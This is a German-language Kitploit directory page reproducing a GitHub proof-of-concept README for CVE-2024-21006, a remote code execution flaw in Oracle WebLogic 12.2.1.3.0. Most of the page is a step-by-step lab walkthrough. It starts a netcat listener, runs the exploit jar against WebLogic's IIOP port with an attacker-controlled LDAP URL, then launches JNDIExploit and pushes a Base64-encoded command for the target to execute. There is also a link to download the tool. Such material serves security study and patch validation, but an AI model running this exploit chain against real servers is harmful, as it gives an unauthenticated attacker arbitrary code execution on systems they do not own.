
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-21006_PoC — Remote Code Execution (RCE) - Oracle WebLogic 12.2.1.3.0 | Kitploit

Tools/GitHubGitHub/d3fudd/cve-2024-21006_poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHubd3fudd/cve-2024-21006_poc

CVE-2024-21006_PoC

Remote Code Execution (RCE) - Oracle WebLogic 12.2.1.3.0

Repository anzeigen
26vor 1 JahrNoch nicht geprüft
Teilen

CVE-2024-21006 PoC

CVE-2024-21006 ist eine kritische Remote-Code-Execution-Schwachstelle (RCE), die den Oracle WebLogic Server betrifft. Der Fehler hängt mit der unsicheren Verwendung des IIOP-Protokolls (Internet Inter-ORB Protocol) und JNDI (Java Naming and Directory Interface) zusammen und ermöglicht es einem nicht authentifizierten Remote-Angreifer, über eine bösartige JNDI-Referenz beliebigen Code auf dem betroffenen Server auszuführen.

Aufbau des Labors

Richte die Umgebung ein:

docker-compose up -d

Um die Shell von Kali zu öffnen:

docker exec -it cve-2024-21006_poc-kali-1 /bin/bash

Um die Shell von WebLogic zu öffnen:

docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash

Um die Shell von ExploitBox zu öffnen:

docker exec -it exploitbox /bin/bash

In diesem Schritt haben wir eine lokal laufende Instanz von WebLogic 12.2.1.3.0: http://127.0.0.1:7001/console/login/LoginForm.jsp

Das Labor erkunden

Einfacher PoC:

Auf Kali:

nc -vnlp 1389

Auf ExploitBox:

java -jar CVE-2024-21006.jar <IP des WebLogic> 7001 ldap://<IP von Kali>:1389

Beachte, dass Kali die Verbindung vom WebLogic empfangen hat:

RCE erlangen:


Starte auf Kali den JNDIExploit:

cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <IP von Kali>
Führe auf ExploitBox den Exploit aus:


java -jar CVE-2024-21006.jar <IP des WebLogic> 7001 "ldap://<IP von Kali>:1389/Basic/Command/Base64/<Base64-Befehl>"

Auf Kali siehst du, dass wir den Request empfangen haben:
Auf WebLogic siehst du, dass der Befehl ausgeführt und die Datei erfolgreich erstellt wurde:


Referenzen:

  • https://github.com/lightr3d/CVE-2024-21006_jar
  • https://github.com/momika233/CVE-2024-21006
  • https://blog.csdn.net/zwy15288408160/article/details/138189146
  • https://blog.csdn.net/m0_46109609/article/details/114373594
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    387
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    308
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





